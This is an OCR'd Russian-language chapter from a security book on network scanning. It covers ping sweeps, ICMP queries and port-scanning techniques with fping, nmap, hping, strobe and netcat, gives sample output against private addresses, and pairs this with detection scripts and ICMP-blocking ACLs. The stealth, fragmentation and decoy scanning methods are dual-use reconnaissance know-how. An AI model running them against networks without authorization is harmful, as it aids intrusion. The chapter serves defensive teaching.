
Глава 2

Сканирование

Если рекогносцировка — это поиск источников информации, то сканирование похоже на прощупывание стен для обнаружения всех окон и дверей. Во время рекогносцировки мы получаем список сетевых имен и IP-адресов, пользуясь запросами whois и загрузкой файлов зонной информации. Эти методы предоставляют атакующим ценную информацию: имена и телефоны сотрудников, диапазоны IP-адресов, серверы DNS и почтовые серверы. Теперь нужно определить, какие системы живы и достижимы из Интернета, с помощью утилит диапазонной проверки по ping, сканирования портов и автоматизированных средств исследования.

Важно помнить: если в файле зоны указан IP-адрес, это еще не означает, что он достижим из Интернета. Требуется проверить каждую исследуемую систему, чтобы убедиться, что она жива (работает) и что у нее есть слушающие порты. Часто встречаются неверно сконфигурированные серверы имен, которые выводят IP-адреса частных сетей (например, 10.10.10.0). Поскольку эти адреса не могут адресоваться из Интернета, можно долго и безуспешно пытаться к ним обратиться. В RFC 1918 приведена подробная информации о немаршрутизируемых диапазонах IP-адресов (http://www.ietf.org/rfc/rfc1918.txt).

Итак, приступим к следующей фазе сбора информации: к сканированию.

Диапазонная проверка по ping

Популярность:	*10*
Простота:	*9*
Результативность:	*3*
Степень риска:	*7*

Одним из базовых этапов составления схемы сети является автоматизированное зондирование программой ping диапазона IP-адресов и блоков сетевых адресов для определения реально функционирующих систем. Утилита ping традиционно применяется для отправки адресуемой системе пакетов 1CMP ECHO (Тип 8) с целью получения ответного пакета ICMP ECHO_REPLY (Тип 0), указывающего на то, что адресуемая система действительно работает. Утилита ping подходит для сетей малого или среднего размера и не эффективна в больших сетях уровня предприятия. Полное сканирование больших сетей класса А может в этом случае занять часы, если не дни.

Для диапазонной проверки по ping существует бесчисленное множество утилит как в UNIX, так и в Windows NT. Одной из наиболее испытанных и надежных в мире UNIX является fping (http://ftp.tamu.edu/pub/Unix/src/). В отличие от традиционных утилит диапазонного зондирования, которые ожидают ответа от каждой системы, прежде чем перейти к следующему потенциальному сетевому компьютеру, fping параллельно и по круговой схеме посылает массовые запросы пакетного зондирования. Поэтому fping проверяет широкие диапазоны IP-адресов существенно быстрее, нежели ping. Fping разработана для применения в сценариях командной оболочки совместно с gping, входящей в комплект поставки fping. Утилита gping генерирует список IP-адресов, которые передаются в fping для проверки функционирования систем. Параметры gping для диапазонного пакетного зондирования сетей класса А, В или С выводятся при вызове gping без параметров:

```
[gk@tsunami gk]$ gping
usage:  gping aO aN bO bN cO cN dO dN
        gping a bO bN cO cN dO dN
        gping a b cO cN dO dN
        gping a b c dO dN
        gping a b c d
```

Для применения gping требуется указать диапазон IP-адресов, а утилита сгенерирует список последовательных адресов. Необходимо задать каждый октет IP-адреса, разделяя их пробелами. Сгенерируем все IP-адреса сети класса С, для этого добавим в конец строки параметров значение 254. В результате на выходе формируется простой список IP- адресов от 192.168.1.1 до 192.168.1.254. Мы предполагаем, что сеть класса С не имеет подсетей и использует маску сети 255.255.255.0. Нам не нужны адрес сети 192.168.1.0 и адрес широковещательной рассылки 192.168.1.255. Старайтесь избегать проверки по адресу широковещательной рассылки, поскольку это может вызвать состояние отказа в обслуживании (DoS, Denial of Service) в тех случаях, когда одновременно отвечает несколько систем. Применив gping, сгенерируем список (листинг) потенциальных IP-адресов и передадим его в fping:

```
[gk@tsunami gk]$ gping 192 168 1 1 254
192.168.1.1
192.168.1.2
192.168.1.3
192.168.1.4
192.168.1.5
...
192.168.1.251
192.168.1.252
192.168.1.253
192.168.1.254
```

Полученный список *потенциальных* IP-адресов исследуемой сети класса С нужно передать в fping, чтобы эта утилита выполнила проверку по ping и определила, какие системы подключены к сети и реально функционируют.

```
[gk@tsunami gk]$ gping 192 168 1 1 254 | fping -a
192.168.1.254 is alive
192.168.1.227 is alive
192.168.1.224 is alive
...
192.168.1.3 is alive
192.168.1.2 is alive
192.168.1.1 is alive
192.168.1.190 is alive
```

Параметр -a в fping покажет только функционирующие (живые) системы. Его можно комбинировать с параметром -d для определения сетевых имен. Мы предпочитаем применять параметр -a в сценариях командной оболочки, а параметр -d в тех случаях, когда интересуемся системами с уникальными сетевыми именами. Остальные параметры, например -f (чтение из файла), могут пригодиться в сценариях диапазонного пакетного зондирования. Полная

справка выводится параметром -h (fping -h). Другая утилита, которая будет часто встречаться в этой книге, nmap от Fyodor (www.insecure.org/nmap). Она обеспечивает возможности диапазонного зондирования при указании параметра -sP.

Для любителей Windows предлагаем бесплатную программу Pinger (см. рис. 2.1) от Rhino9 (http://207.98.195.250/software/), которая является одной из самых быстрых из доступных утилит. Как и fping, Pinger параллельно посылает несколько пакетов ICMP ECHO и ждет получения ответов. Pinger способна распознавать сетевые имена и записывать результаты в файл. Удивительно быстро работает коммерческий продукт Ping Sweep от SolarWinds (www.solarwinds.net). Эта утилита позволяет задавать время задержки между отсылаемыми пакетами. Установив данный параметр в значение 0 или 1, можно сканировать полный класс С и провести разрешение сетевых имен менее чем за 7 с. Однако будьте осторожны с этими утилитами — можно перегрузить медленный канал связи, такой как 128K ISDN или FrameRelay (не говоря уже о спутниковых и инфракрасных каналах связи).




Рис. 2.1. Pinger от Rhino9 является одной из самых быстрых из доступных утилит диапазонного пакетного зондирования, причем бесплатной

К утилитам диапазонного зондирования для Windows относятся также WS_PingProPack (www.ipswitch.com) и Netscan (www.nwpsw.com). Они хорошо сканируют небольшие сети, но работают медленнее Pinger и Ping Sweep. Утилиты имеют приятный визуальный интерфейс, но ограничивают возможности автоматизации диапазонного сканирования в сценариях.

Возникает вопрос о том, что произойдет, если ICMP будет блокирован исследуемой стороной. Часто приходится сталкиваться с правильно защищенным объектом, который блокирует пакеты ICMP на граничном

маршрутизаторе или брандмауэре. Существуют методы и средства определения функционирующих систем, однако они не столь точны и эффективны, как обычное диапазонное пакетное зондирование по ping.

Если трафик ICMP блокируется, то для определения функционирующих сетевых компьютеров рекомендуем *сканирование портов* (см. ниже). Сканируя общие порты по каждому потенциальному IP-адресу, мы определим, какие сетевые компьютеры действительно работают, если удастся идентифицировать открытые или слушающие порты хоста. Этот метод требует много времени и не всегда дает хорошие результаты. Одной из утилит сканирования портов является nmap. Как говорилось выше, nmap способна выполнить диапазонную проверку с помощью пакетов ICMP. Однако она обеспечивает и более сложную операцию, называемую проверкой ping пакетами TCP. Пакетное сканирование TCP запускается параметром -PT с указанием номера порта 80. Мы используем 80, поскольку это общий порт, который разрешен в граничных маршрутизаторах сетей для доступа к системам в демилитаризованной зоне (DMZ, demilitarized zone) или даже к основным брандмауэрам. В исследуемую сеть направляются пакеты TCP SYN, а затем ожидаются ответы. Функционирующие сетевые компьютеры должны послать в ответ пакет TCP SYN/ACK.

```
[root@tsunami /root]# nmap -sP -PT80 192.168.1.0/24
TCP probe port is 80
Starting nmap V. 2.12 by Fyodor (fyodor@dhp.com, www.insecure.org/nmap/)
Host (192.168.1.0) appears to be up.
Host (192.168.1.1) appears to be up.
Host (192.168.1.2) appears to be up.
Host (192.168.1.3) appears to be up.
...
Host (192.168.1.254) appears to be up.
Nmap run completed -• 256 IP addresses (25 hosts up) scanned in 13 seconds
```

Этот метод весьма эффективен для выявления функционирующих систем, даже если сеть блокирует пакеты ICMP. Имеет смысл выполнить несколько попыток обращения к общим портам, таким как SMTP(25), POP(110), IMAP(143), или к другим портам, которые могут быть уникальными для данной сети.

Еще одна утилита зондирования пакетами TCP — hping (http://www.kyuzz.org/antirez/). По сравнению с nmap она обладает дополнительными возможностями работы с пакетами TCP. Hping разрешает пользователю управлять специальными функциями пакета TCP, которые помогают пройти через определенные устройства управления доступом. Задав порт назначения параметром -p, можно обойти некоторые устройства так же, как это делается утилитой traceroute (см. главу 1). Hping может применяться для диапазонного зондирования TCP и способна фрагментировать пакеты, что иногда позволяет обходить отдельные устройства управления доступом.

```
[root@tsunami /root]# hping 192.168.1.2 -S -p80 -f
HPING 192.168.1.2 (eth0 192.168.1.2): S set, 40 data bytes
60 bytes from 192.168.1.2: flags=SA seq=0 ttl=124 №17501 win=0 time=46.5
60 bytes from 192.168.1.2: flags=SA seq=1 ttl=124 id=18013 win=0 time=169.1 -
```

В некоторых случаях простые устройства управления доступом не способны правильно обрабатывать фрагментированные пакеты, что позволяет нашим

пакетам проходить через них и определять, функционирует ли исследуемая система. Заметьте, что флаги TCP SYN(S) и TCP ACK(A) возвращаются каждый раз, когда открыт порт. Hping легко интегрируется в сценарии командной оболочки при помощи параметра подсчета пакетов -cN, где *N*— число пакетов, посылаемых перед продвижением на следующий участок. Этот метод не столь быстр, как некоторые из упомянутых ранее методов диапазонного пакетного зондирования ICMP, но он может оказаться необходимым при соответствующей конфигурации исследуемой сети (см. главу 10).

В целом на этапе сканирования выявляются работающие системы. Для этого используются пакеты ICMP или выборочное сканирование портов. Мы определили, что среди 255 потенциальных адресов в диапазоне класса С работают 25 хостов, которые и станут объектами дальнейшего исследования. Таким образом, мы значительно уменьшили количество объектов, т.е. сберегли время на прощупывание и сузили область действий.

Контрмеры: защита от диапазонной проверки по ping

Обнаружение

Определение схемы сети методом диапазонного пакетного зондирования является проверенным способом исследования сетей перед началом атаки. Следовательно, обнаружение диапазонной проверки укажет на подготовку атаки и на то, кем она будет производиться. К первичным методам выявления *диапазонного* пакетного зондирования относятся сетевые программы IDS, такие как Network Flight Recorder (NFR), и специальные средства операционных систем. Ниже приводится код N, который можно использовать для обнаружения диапазонного пакетного зондирования сети.

```
В Определение потока пакетов ICMP/Ping
it Stuart McClure
# Выявляется сканирование сети по ping.
# Изменение значений maxtime и rnaxcount позволит
# найти цель, намеченную атакующим.

ping_schema = library_schema:new( 1, ["time", "ip", "ip", "ethmac",
     "ethmac"], scope() );

count = 0;
maxtime = 10; # Количество секунд
maxcount = 5; # Граничное число пакетов ICMP ECHO или ARP REQUESTS для
# выявления сканирования по ping

dest = 0;
source = 0;
ethsrc = 0;
ethdst = 0;
time = 0;


filter icmp_packets icmp ( )
{
```

```
        if (icmp.type == 0x08) # Контроль пакетов ICMP ECHO
        {
            if ((source == ip.src) && (dest != ip.dst)) # Нашли!
            {
                count = count + 1;
                time = system.time;
            }
            else
                count = 1;
                dest = ip.dest;
            source = ip.src;
            ethsrc = eth.src;
            ethdst = eth.dst;
        }
        on tick = timeout ( sec: maxtime, repeat ) call checkit;
    }
    func checkit
    {
        if (count >= maxcount)
        {
            echo ("Found PING scanner dog! Time: ", time, "\n");
            record system.time, source, dest, eth.src, eth.dst
                to the_recorder_ping;
            count = 0;
            dest = 0;
        } else
            {
            dest = 0;
            count = 0;
            }
        return;
    }
    the_recorder_ping=recorder( "bin/histogram packages/sandbox/pingscan.cfg",
        "ping_schema" );
```

Для хостов UNIX разработано несколько утилит, которые способны обнаруживать и регистрировать атаки. Если замечены следы пакетов ICMP ECHO от конкретной системы или сети, это может указывать на то, что кто-то исследует сеть. Обратите внимание на подобную деятельность, поскольку за ней может последовать атака.

Средства обнаружения пакетного зондирования для хостов Windows появляются с трудом, однако стоит познакомиться с условно-бесплатной утилитой Genius 2.0. Она не обнаруживает сканирование системы пакетами ICMP ECHO, но выявляет пакетное сканирование по TCP. Коммерческая программа сканирования портов TCP — BlackICE от Network ICE (www.networkice.com). Ее возможности не ограничиваются обнаружением сканирования TCP и портов. В таблице 2.1 приведены дополнительные средства выявления пакетного зондирования, которые помогут усилить мониторинг.

Таблица 2.1. ***Средства обнаружения зондирования по ping для хостов UNIX***

Программа	Ресурс
Scanlogd	ftp://ftp.technotronic.com/
courtney-1.3.tar.Z	ftp://ciac.llnl.gov/pub/ciac/sectools/unix
Ippl v1.4.5	www.via.ecp.fr/~hugo/ippl/
Protolog v1.0.8	www.grigna.com/diego/linux/protolog/index.html

Предотвращение

Наряду с обнаружением пакетного зондирования, важно принять меры по его предотвращению. Рекомендуем тщательно проанализировать трафик ICMP, разрешенный в сети. В настоящее время существует 18 типов трафика ICMP, ECHO и ECHO_REPLY — только два из них. Большинству сайтов не требуются все типы пакетов ICMP для всех подключенных к Интернету систем. Несмотря на то, что почти любой брандмауэр способен фильтровать пакеты ICMP, организациям нужно пропускать часть трафика ICMP. Тщательно проанализируйте, какие типы трафика ICMP следует оставить в сети. Минималистский подход состоит в разрешении для демилитаризованной зоны сети только пакетов ICMP ECHO_REPLY, HOST UNREACHABLE и TIME EXCEEDED. Кроме того, наилучшим решением будет ограничение трафика ICMP списком управления доступом по заданным IP-адресам провайдера Интернета. Провайдер сможет проверять соединение, и в то же время усложняется диапазонное зондирование пакетами ICMP систем, непосредственно подключенных к Интернету. ICMP — мощный протокол диагностики сетевых проблем, но его легко использовать в дурных целях. Разрешение неограниченного трафика ICMP в граничном шлюзе позволит взломщикам сформировать атаку отказа в обслуживании (например, утилитой Smurf). Хуже того, если атакующим удастся обойти одну из граничных систем, они смогут создать лазейку в операционную систему и скрытно передавать данные в пакетах ICMP ECHO, используя такие программы, как loki. Более подробную информацию о loki можно найти в журнале *Phrack Magazine,* том 7, номер 51 от 1 сентября 1997 г., статья 06 (http://www.phrack.com/search.phtml?view&article=p51-6).

Интересный метод разработан Томом Плацеком (Tom Placek) и адаптирован в Linux Майком Шифманом (Mike Schiffman). Утилита pingd представляет собой пользовательский фоновый процесс (daemon — демон), который обрабатывает весь трафик ICMP_ECHO и ICMP_ECHOREPLY на уровне хоста. Операция осуществляется удалением из ядра поддержки обработки ICMP_ECHO и реализацией пользовательского фонового процесса для прямой обработки пакетов в сокете ICMP. В сущности на системном уровне создается механизм управления доступом для ping. Pingd доступна для BSD (http://www.enteract.com/~tqbf/goodies.html) и для Linux (http://www.2600.net/phrack/p52-07.html).

Запросы ICMP

Популярность: 2
Простота: 9
Результативность: 5
Степень риска: 5

Проверка по ping (или пакетами ICM ECHO) — это только вершина айсберга, если речь идет об информации ICMP в системе. Можно собрать самые разные сведения о системе, посылая ей пакет ICMP. Например, с помощью утилиты UNIX icmpquery или icmpush (http://www.securityfocus.com) можно запросить системное время (для определения часового пояса), послав сообщение ICMP типа 13 (TIMESTAMP). Маска сети конкретного устройства выясняется с помощью сообщения ICMP типа 17 (ADDRESS MASK REQUEST). Весьма важна маска сетевого адаптера, поскольку раскрываются используемые подсети. Зная о них, можно направлять атаки только на конкретные подсети, избегая попадания на широковещательные адреса.

Icmpquery имеет параметры запроса как времени, так и маски адреса. Приведем справку (в переводе) по применению этой утилиты:

```
icmpquery <-query> [-B] [-f fromhost] [-d delay] [-T time] targets
где <query> - один из следующих параметров:
        -t : icmp-запрос системного времени (по умолчанию)
        -т : icmp-запрос маски адреса
    delay - задержка в микросекундах между пакетами
    targets - список имен хостов или адресов
    -T задает число секунд ожидания ответа от хоста. По умолчанию
       используется 5.
    -B задает режим широковещательного запроса. Icmpquery будет ждать до
       тайм-аута, а затем распечатает все ответы.
При работе с модемом попробуйте использовать большие значения delay и time.
```

Для получения системного времени маршрутизатора запустите команду:

```
[root@fun /opt]# icmpquery -t 192.168.1.1
192.168.1.1                    : 11:36:19
```

Для получения маски адреса маршрутизатора выполните команду:

```
[root@fun /opt]# icmpquery -m 192.168.1.1
192.168.1.1                    : OxFFFFFFEO
```

Не все маршрутизаторы/системы откликаются на ICMP TIMESTAMP или NETMASK, так что затраты времени на работу icmpquery и icmpush могут сильно различаться от хоста к хосту.

Контрмеры; от ICMP

Одним из лучших предупредительных методов является блокировка на граничных маршрутизаторах тех типов ICMP, которые выдают информацию. Как минимум следует блокировать в сети запросы пакетами TIMESTAMP (ICMP типа 13) и ADDRESS MASK (ICMP типа 17). Если в качестве граничных

используются маршрутизаторы Cisco, можно запретить передачу ответов на пакеты запросов ICMP, указав следующие строки в списке управления доступом (ACL):

```
access-list 101 deny icmp any any 13 ! запрос системного времени
access-list 101 deny icmp any any 17 ! запрос маски адреса
```

Сканирование портов

Популярность: 10
Простота: 9
Результативность: 9
Степень риска: 9

Применив диапазонное зондирование ICMP или TCP, мы нашли функционирующие (живые) системы и при этом собрали некоторую полезную информацию. Теперь можно приступить к *сканированию портов* каждой системы. Сканирование портов представляет собой процесс подключения к портам TCP и UDP исследуемой системы с целью выявления работающих служб или состояния порта LISTENING (прослушивание). Идентификация слушающих портов важна в определении типа операционной системы и используемых приложений. Активные слушающие службы могут позволить неавторизованному пользователю получить доступ к системам с неправильной конфигурацией или к версиям программных продуктов с известными слабыми местами в защите. За последние несколько лет значительно улучшены средства и методы сканирования портов. Рассмотрим несколько популярных методов сканирования портов, предоставляющих большой объем полезной информации. На последующих этапах мы предполагаем, что интересующие нас системы функционируют, и теперь нужно выявить все слушающие порты или потенциальные точки доступа на исследуемом объекте.

При сканировании портов системы (или систем) нам хотелось бы решить несколько задач. Среди них:

- Идентификация служб TCP и UDP целевой системы
- Идентификация типа операционной системы
- Идентификация конкретных приложений или версий отдельных служб

Типы сканирования

Прежде всего познакомимся с методами сканирования портов. Пионером в этой области является Fyodor. Он встроил различные методы сканирования в свою утилиту nmap. Многие типы сканирования, обсуждаемые ниже, создал и исследовал именно Fyodor.

- Сканирование соединением TCP. Реализуется подключением к исследуемому порту и выполнением полного квитирования (пакеты подтверждения: SYN, SYN/ACK и ACK). Легко обнаруживается целевой системой. На рис. 2.2 показана схема тройного подтверждения.




Рис. 2.2. Подключение по TCP требует тройного подтверждения (полного квитирования): 1) посылка пакета SYN; 2) прием пакета SYN/ACK; 3) посылка пакета ACK

- **Сканирование пакетом TCP** SYN. Данный метод называют также полуоткрытым сканированием, поскольку полное подключение по TCP не производится. На исследуемый порт посылается пакет SYN. Если от этого порта принимается пакет подтверждения SYN/ACK, можно сделать вывод, что порт слушает (находится в состоянии LISTENING). Если принимается пакет RST/ACK, значит, порт не слушает. Система, выполняющая сканирование, посылает пакет RST/ACK, так что полное подключение по протоколу TCP никогда не выполняется. Этот метод менее заметен, нежели полное подключение TCP, и не может быть зарегистрирован исследуемой системой.
- **Сканирование пакетом TCP FIN.** На исследуемый порт направляется пакет FIN. В соответствии с RFC 793 (http://www.ietf.org/rfc/rfc0793.txt), целевая система должна послать в ответ RST для всех закрытых портов. Этот метод обычно работает только в стеках TCP/IP систем UNIX.
- **Сканирование TCP "рождественской елкой".** На исследуемый порт направляются пакеты FIN, URG и PUSH. В соответствии с RFC 793, целевая система должна послать в ответ RST для всех закрытых портов.
- **Нулевое сканирование TCP.** Сбрасываются все флаги. В соответствии с RFC 793, исследуемая система должна послать в ответ RST для всех закрытых портов.
- **Сканирование по UDP.** Исследуемому порту посылается пакет UDP. Если порт выдает в ответ сообщение "ICMP port unreachable" (порт ICMP не достижим), следовательно, он закрыт. Соответственно, если подобное сообщение не поступает, можно считать, что порт открыт. Поскольку UDP известен как протокол без гарантии доставки, точность метода определяется многими факторами, зависящими от реализации сети и системных ресурсов. Кроме того, сканирование UDP — медленный процесс для устройств с хорошей фильтрацией пакетов. Сканирование UDP в Интернете обычно дает ненадежные результаты.

Некоторые реализации IP имеют неприятную особенность: в ответ посылают RST для всех сканируемых портов независимо от того, слушают они или нет. В таких случаях результаты сканирования могут сильно отличаться от ожидаемых.

Идентификация действующих служб TCP и UDP

Хорошая утилита сканирования портов весьма важна при проведении рекогносцировки. Для UNIX и Windows NT существует множество сканеров портов, но мы ограничимся обсуждением только наиболее популярных и проверенных временем продуктов.

Strobe

Strobe — почтенная утилита сканирования портов TCP, написанная Джулианом Ассанже (Julian Assange) (ftp.win.or.jp/pub/network/misk/strobe-l.05.tar.gz). Это один из самых быстрых и наиболее надежных сканеров TCP. Утилита strobe позволяет оптимизировать системные и сетевые ресурсы для эффективного сканирования исследуемого объекта. Strobe версии 1.04 и выше способна захватить заголовок порта (если он доступен), что помогает идентифицировать как операционную систему, так и действующую службу. Захват заголовков подробно рассматривается в главе 3.

Strobe выводит список всех слушающих портов TCP:

```
strobe 1.03 (c) 1995 Julian Assange (proff@suburbia.net).
192.168.1.10 echo          7/tcp     Echo [95,JBP]
192.168.1.10 discard       9/tcp     Discard [94,JBP]
192.168.1.10 sunrpc      111/tcp     rpcbind SUN RPC
192.168.1.10 daytime      13/tcp     Daytime [93,JBP]
192.168.1.10 chargen      19/tcp     ttytst source
192.168.1.10 ftp          21/tcp     File Transfer [Control] [96,JBP]
192.168.1.10 exec        512/tcp     remote process execution;
192.168.1.10 login       513/tcp     remote login a la telnet;
192.168.1.10 cmd         514/tcp     shell like exec, but automatic
192.168.1.10 ssh          22/tcp     Secure Shell
192.168.1.10 telnet       23/tcp     Telnet [112,JBP]
192.168.1.10 smtp         25/tcp     Simple Mail Transfer [102,JBP]
192.168.1.10 nfs        2049/tcp     networked file system
192.168.1.10 lockd      4045/tcp
192.168.1.10 unknown   32772/tcp     unassigned
192.168.1.10 unknown   32773/tcp     unassigned
192.168.1.10 unknown   32778/tcp     unassigned
192.168.1.10 unknown   32799/tcp     unassigned
192.168.1.10 unknown   32804/tcp     unassigned
```

Утилита strobe весьма надежна, но следует помнить о некоторых ее ограничениях. Strobe является сканером TCP и не способна исследовать порты UDP. Поэтому приведенный листинг дает лишь половину картины. Кроме того, при соединении с каждым портом утилита использует только метод подключения TCP. Такое поведение повышает надежность strobe, однако одновременно позволяет исследуемой системе обнаружить сканирование портов. Для получения дополнительных возможностей сканирования, не обеспечиваемых strobe, придется привлечь другие утилиты.

Udp_scan

Утилита udp_scan написана Дэном Фармером (Dan Farmer) и Вьетсом Венемом (Wietse Venema) в 1995 г. Это производная от SATAN (Security Administrator Tool for Analyzing Networks — средства системного администратора для анализа сетей). Несмотря на солидный возраст SATAN, ее утилиты все еще вполне прилично работают. Кроме того, на http://wwdsilx.wwdsi.com опубликованы новые версии SATAN, именуемой теперь SAINT. Существуют и другие утилиты сканирования UDP. Однако, по нашему мнению, udp_scan — один из самых надежных сканеров UDP. Нужно, правда, отметить, что udp_scan имеет неприятный побочный эффект: основные средства IDS выдадут сообщение о сканировании посредством SATAN. Поэтому нельзя назвать эту утилиту бесшумным оружием.

Обычно просматриваются широко известные порты ниже 1024 и некоторые порты повышенного риска с номерами больше 1024.

```
[root@tsunami /root]# udp_scan 192.168.1.1 1-1024
42: UNKNOWN
53: UNKNOWN
123: UNKNOWN
135: UNKNOWN
```

netcat


Еще одной великолепной утилитой является netcat (nc), которую создал Hobbit (hobbit@avian.org). Эта утилита может выполнять такое количество операций, что претендует на звание универсального швейцарского армейского ножа в наборе инструментов компьютерной защиты. Многие из ее возможностей обсуждаются на протяжении всей книги. Сейчас отметим лишь, что пс содержит базовые средства сканирования портов TCP и UDP. Параметры -v и -vv реализуют подробный (verbose) и очень подробный (very verbose) вывод информации. Параметр -z обеспечивает нуль-режим ввода/вывода и применяется для сканирования портов, а параметром -w2 устанавливается величина тайм-аута для каждого соединения. По умолчанию пс использует порты TCP. Поэтому для сканирования UDP необходимо задать параметр -и (см. второй пример).

```
[root@tsunami /root]# nc -v -z -w2 192.168.1.1 1-140
[192.168.1.1] 139 (?) open
[192.168.1.1] 135 (?) open
[192.168.1.1] 110 (pop-3) open
[192.168.1.1] 106 (?) open
[192.168.1.1] 81 (?) open
[192.168.1.1] 80 (http) open
[192.168.1.1] 79 (finger) open
[192.168.1.1] 53 (domain) open
[192.168.1.1] 42 (?) open
[192.168.1.1] 25 (smtp) open
[192.168.1.1] 21 (ftp) open
[root@tsunami /root]# nc -u -v -z -w2 192.168.1.1 1-140
[192.168.1.1] 135 (ntportmap) open
[192.168.1.1] 123 (ntp) open
```

[192.168.1.1] 53 (domain) open
[192.168.1.1] 42 (name) open

PortPro и Portscan

В среде NT двумя самыми быстрыми утилитами сканирования являются PortPro от StOrM (http://www.securityfocus.com) и Portscan от Rhad for 7-th Sphere. Portscan позволяет указать диапазон сканируемых портов, а PortPro последовательно увеличивает номер порта, однако эти утилиты не способны устанавливать диапазон IP-адресов. PortPro является одним из наиболее быстрых сканеров для NT, но ее функции весьма ограничены.



Картограф сети (nmap)

Лучшим из существующих средств сканирования портов является утилита nmap. Nmap от Fyodor предоставляет основные средства сканирования TCP и UDP и включает в себя все вышеупомянутые методы сканирования. Редко можно встретить продукт, который обеспечивает такую функциональность в одном пакете. Исследуем наиболее полезные возможности nmap (файл справки дается в переводе на русский язык).

```
[root@tsunami /root]# nmap -h
nmap V. 2.12 применение: nmap [тип(ы) сканирования] [параметры] <хост или
сеть #1 ... [#N]>

Типы сканирования:

-sT сканирование портов подключением по протоколу TCP; -sS скрытное
сканирование пакетом TCP SYN (только для корневых хостов); -sF, -sX, -sN
скрытное сканирование пакетом TCP FIN, "рождественской елкой" TCP и нулевое
сканирование (действует только против UNIX); -sP сканирование по ping,
обнаруживает функционирующие хосты в указанных сетях, но не производит
сканирования портов;' -sU сканирование портов UDP (только для корневых хостов);
-b<хосТ_ftp> сканирование портов методом "атаки обмана FTP". Параметры
(обязательных нет, многие могут комбинироваться):
```

-f использовать небольшие фрагментированные пакеты для SYN, F1N, "елочного" и нулевого сканирования; -PO не проверять по ping хосты (требуется для сканирования www.microsoft.com и др.); -PT использовать "TCP ping" для определения функционирующих хостов (для обычного сканирования и проверки по ping); -PT21 использовать "TCP ping" для прощупывания порта 21 (или любого другого); -PI использовать пакеты ping по протоколу ICMP для определения функционирующих хостов; -PB выполнить параллельное сканирование по TCP и ICMP (после 'B' можно указать порт назначения TCP); -PS применить диапазонное сканирование TCP SYN вместо используемого по умолчанию TCP ACK для "TCP ping"; -O применить отслеживание TCP/IP для выявления операционной системы удаленного хоста; -p <диапазон> диапазон сканируемых портов, например: '-p 23' будет сканировать только порт 23 хоста (хостов), а '-p 20-30, 6300-' сканирует порты 20 - 30 и 63000 - 65535. Значение по умолчанию: 1 - 1024 + etc/services.

-Ddecoy_host1,decoy2, ME, decoy3[,...] запускает сканирование с ложных хостов, а не с реальных компьютеров. Если нужно указать порядок следования в списке реальных IP-адресов, вставьте ME. Даже если исследуемый объект обнаружит сканирование, вряд ли можно будет определить, с какого IP-адреса реально выполняется сканирование, а какие адреса являются ложными.

-F выполнить быстрое сканирование, сканирует только порты в /etc/services/ аналогично strobe(1); -I получить информацию identd (RFC1413) о процессах прослушивания TCP; -n не проводить разрешение имен. DNS, если в этом нет необходимости (ускоряется сканирование по ping); -R разрешить имена всех хостов, даже отключенных (может потребовать очень много времени); -o <файл_регистрации> вывести результаты в файл в виде понятного человеку текста; -т <файл_регистрации> вывести результаты в файл в формате, пригодном для последующей автоматической обработки; -i <входной_файл> считать IP-адреса и имена хостов из файла. Для стандартного ввода (stdin) используйте дефис (-).

-д <номер_порта> устанавливает порт источника для сканирования, рекомендуемые порты: 20 и 53; -S <IP-адрес> устанавливает адрес источника SYN или FIN при сканировании; -v подробный вывод, рекомендуемый режим, для большего эффекта используйте дважды; -h выводит справку, см. также http: //www.insecure.org./nmap/; -V выводит номер версии и завершает работу; -e <имя_устройства> отправляет пакеты на интерфейс (eth0, ppp0 и т.п.); -q заменяет argv на нечто более удобное, текущая установка - "pine" (не рекомендуется).

Имена хостов задаются адресом Интернета или IP-адресом. Необязательный суффикс маски /mask указывает подсеть. Например, cert.org/24, 192.88.209.5/24, 192.88.209.0-255 или 128.88.209.* определяет сканирование сети CERT класса С.

Мы уже видели результаты стандартного сканирования портов TCP. Теперь познакомимся со скрытным сканированием методом SYN. Сканирование TCP SYN не требует полного подключения к исследуемой системе, так что существенно снижается вероятность обнаружения.

```
[root@tsunami /root]# nmap -sS 192.168.1.1
Starting nmap V. 2.12 by Fyodor (fyodor@dhp.com, www.insecure.org/nmap/)
Interesting ports on (192.168.1.1):
```

```
Port     State    Protocol        Service
21       open     tcp             ftp
25       open     tcp             smtp
42       open     tcp             nameserver
53       open     tcp             domain
79       open     tcp             finger
80       open     tcp             http
81       open     tcp             hosts2-ns
106      open     tcp             pop3pw
110      open     tcp             pop-3
135      open     tcp             loc-srv
139 .    open     tcp             netbios-ssn
443      open     tcp             https
```

